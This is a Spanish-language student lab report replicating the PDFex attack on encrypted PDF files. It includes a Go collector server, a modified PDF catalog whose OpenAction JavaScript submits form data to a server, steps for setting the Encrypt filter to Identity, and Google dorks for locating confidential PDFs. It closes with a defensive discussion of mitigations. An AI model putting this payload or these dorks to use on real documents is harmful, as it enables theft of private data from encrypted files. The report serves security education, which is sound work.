

Actividad 5 - El Pdfarisi

Juan Pablo Briones

Abstract—Gracias a como esta diseñada la estructura de los archivos PDF, esta queda vulnerable a distintos ataques. Durante esta actividad se utilizara esta propiedad para filtrar información privada de un documento PDF el cual ha sido encriptado previamente.

I. INTRODUCCIÓN

El formato PDF ha sido adoptado a escala global como método de visualización de información tanto para libros, informes u documentos utilizados en ambientes corporativos. Es por eso que estos pueden ser utilizados para compartir información sensible u privilegiada, donde el usuario encriptara el documento para proteger el contenido.

Nuestro objetivo durante esta experiencia es entender como funciona la estructura de bloques presente en PDF y como maneja esta el proceso de encriptación/decriptación. Para poder replicar la base del ataque PDFeX y lograr filtrar esta información privilegiada cuando la víctima abra el documento.

II. METODOLOGÍA

A. Recopilación de Documentos

El primer paso dentro de esta experiencia fue generar una base de documentos PDF para poder aplicar este ataque en un entorno real. Es por esto que se genero una recopilación de PDFs resultantes de los 10 dorks presentes en el anexo A.


Pero no se logro encontrar ningún documento encriptado, creemos que esto se debe a que los entornos donde se trabaja con PDFs encriptados son lugares donde existe conciencia sobre seguridad y mantienen entornos más seguros que no son indexados por el motor de búsquedas de Google.

B. Construcción API

Después de generar este conjunto, se construye una aplicación con la cual visualizar las distintas filtraciones recopiladas.

<https://github.com/tanaxer01/pdfcrpt>

Show me what you got!



Id	IP	password	so
1	:::1	asdfs	windows
2	:::1		WIN
3	:::1		WIN
4	:::1		WIN
5	:::1	BT /Font1 35 Tf 170 450 Td (Hello PSPDFKit) Tj ET	WIN
6	:::1		WIN
7	:::1	BT /Font1 35 Tf 170 450 Td (Hello PSPDFKit) Tj ET	WIN11.105254173278809

Showing 1 to 7 of 7 entries Previous 1 Next

Fig. 1. controlador de getInfo

Para esto se utiliza el lenguaje Golang en conjunto de la libreria Gorilla/Mux para hacer una API. Dentro de esta definimos la ruta *inputInfo* con la que recibimos la información enviada por la víctima y se almacena en la base de datos.

```
func receiveInfo(w http.ResponseWriter, r *http.Request) {
    var datos data.DataReceived
    r.ParseForm()
    s := strings.Split(r.Form["x"][0], "&")

    ip, _, err := net.SplitHostPort(r.RemoteAddr)
    if err != nil {
        log.Println("error")
    }

    datos.IP = ip
    datos.SO = s[0]
    datos.Password = s[1]
    //datos.INFO = s[1]

    log.Println("[+] PDF recibido **", ip)
    log.Println(s[0])

    data.Init()
    data.AddData(datos)
    defer data.DB.Close()

    w.Header().Set("Content-Type", "application/json")
    w.WriteHeader(http.StatusOK)
    io.WriteString(w, "Added")
}
```

Fig. 2. controlador de inputInfo

Además, se crea otra ruta *getInfo* la que envía todas las entradas presentes en la base de datos.

C. Construcción del ataque

Ya completado lo anterior, esta todo preparado para empezar a preparar el documento con las modificaciones necesarias. Este fue construido a través de los siguientes pasos:

- 1) **Generar documento de prueba:** Se eligió un documento super simple ¹, el cual no tiene demasiados bloques para facilitar el proceso de construcción del ataque

¹<https://pspdfkit.com/blog/2018/pdf-syntax-101/>

```
func giveInfo(w http.ResponseWriter, r *http.Request) {
    data.Init()
    filas := data.SeeData()
    defer data.DB.Close()

    ready, _ := json.Marshal(filas)

    w.Header().Set("Content-Type", "application/json")
    w.WriteHeader(http.StatusOK)
    w.Write(ready)
}
```

Fig. 3. controlador de getInfo

y lograr entender en su totalidad que esta pasando al momento de hacer una modificación. Luego se encripto haciendo uso de una página web²

- 2) **Modificar el bloque de encrypt:** Tal como vemos en el *Trailer* el bloque de encriptación es el 1 0 R. Dentro de este, es necesario indicar que se le apliquen la función *Identity* en vez de la función de encriptación.




Fig. 4. Campos del bloque Encrypt

- 3) **Agregar un field en el acroform:** Para almacenar la información que enviaremos a nuestro servidor, agregaremos un campo al acroform que se creo en el archivo al ser encriptado.

```
2 0 obj
<<
  /Type /Catalog
  /Pages 3 0 R
  /AcroForm << /Fields [
    << /T <7CC254F81BE8E78D765A2E63339FC99AB770F12778B68E47AF143AEBF31E4327> >>
    << /FT /Tx /T (x) /V 6 0 R>>
  ] >>
  /OpenAction << /S /JavaScript /JS (
    var myField = this.getField("x");
    myField.value = app.platform + " " + app.viewerVersion + "S" + myField.value
    app.alert( security );
    this.submitForm("http://localhost:8080/inputInfo",false,false,["x"])
  ) >>
>>
```

Fig. 5. Catalog tras ser modificado

- 4) **Generar el código JS:** Por ultimo, agregamos al catalogo una opción para ejecutar código JS, con el que enviaremos la información hacia nuestro servidor, tal como se puede ver en la imagen 5

III. ANÁLISIS

Durante la actividad, uno de los datos privados que se requerian era la contraseña del archivo. Aun que adquirirla es posible, no fue algo que se hiciera debido a la gran dificultad que esto conlleva. Dentro del bloque *Encrypt* existen los campos **O** y **U** los que almacenan el hash de las contraseñas del dueño y del usuario. Pero adquirirlas y obtener el texto plano de estas es una tarea para otra experiencia ya que implica explotar ciertas debilidades presentes en CBC y su similitud a los cifrados de flujo.

Por ultimo, es necesario responder las siguientes preguntas:

¿Por qué es posible este tipo de ataques a cifrados simétricos y asimétricos?

Este tipo de ataques es posible debido al esquema de encriptación parcial. Este hace que el archivo PDF solo tenga los streams y strings son encriptados. Esto nos permite agregar bloques o código a un archivo ya encriptado y por lo tanto, agregar código malicioso javascript que se ejecute cuando el archivo ya fue desencriptado.

¿Qué limitaciones posee este tipo de ataque?

La gran limitación que tiene este tipo de ataque, es que dependen de que el cliente permita su ejecución. Que tan limitante sea este factor, dependera de que software se ese utilizando para abrir el archivo PDF, en esta experiencia se utilizo principalmente el lector pdf foxit. Este requeria la confirmación del cliente para la ejecución del código javascript, pero esto no es el caso en todos los lectores.

¿Qué mecanismo sería necesario agregar al ya existente para prevenir este tipo de ataques?

Una posible solución a este tipo de ataques, sería necesario modificar el proceso de desencriptación. De tal forma que la variables que se modifican en la imagen 4 y relacionadas tambien esten encriptadas en un paso previo a la desencriptación de la info de tal forma de que un no podria alterar la función de desencriptación que se utiliza en las distintas partes del archivo.

Por otro lado, se podria implementar un digest mediante una función de hash segura tal como sha-256 o sha-3 para poder alarmar al usuario de cualquier modificación generada en el archivo.

²<https://smallpdf.com/es/protect-pdf>

IV. CONCLUSIÓN

Durante esta actividad hemos podido ver como una herramienta tan popular como PDF, aun mantiene estandares inseguros que hacen uso de funciones de hash obsoletas, algoritmos criptograficos con vulnerabilidades conocidas y problemas relacionados con su estructura propia. Todos estos problemas posan como una herramienta para terceros que quieran adquirir información privilegiada de compañías que estan intentando adquirir un mayor nivel de seguridad en sus comunicaciones. Aun que no se replico el PoC de PDFeX por completo, creemos que si se cumplieron los objetivos de la actividad, ya que se logro comprender el funcionamiento de la estructura de bloques de archivos PDF y se evidencio que esta aun presenta ciertas vulnerabilidades y aun que este tipo de ataques requiere un fallo humano para funcionar, deja la puerta abierta a ataques más complejos.

APPENDIX A

GOOGLE DORKS DE ARCHIVOS PDF

1. "Not for Public Release" + "Confidential" ext:pdf | ext:doc | ext:xlsx
2. ext:pdf inurl: "pure" intext: "Category: Password Management: Hardcoded Password" intext: "Issues"
3. GSA ADDENDUM TO TERMS "google confidential" inurl: "gov" filetype: pdf
4. "digital signature" "Adobe" extension: pdf site: pdf-insecurity
5. filetype: pdf inurl: "www.adobe.com" "Digital Signature" "PDF language supports."
6. Snort 3 "installation" "CentOS" "Yaser Mansour" site: snort filetype: pdf
7. "Scanned by CamScanner" filetype: pdf site: sernac
8. site: apache inurl: org intitle: "report" ("Fortify" | "Web Inspect") filetype: pdf
9. intitle: "Vulnerability Report" "Critical" site: acunetix ext: pdf
10. "Email delivery powered by Google" ext: pdf OR ext: txt

Fig. 6. Dorks utilizados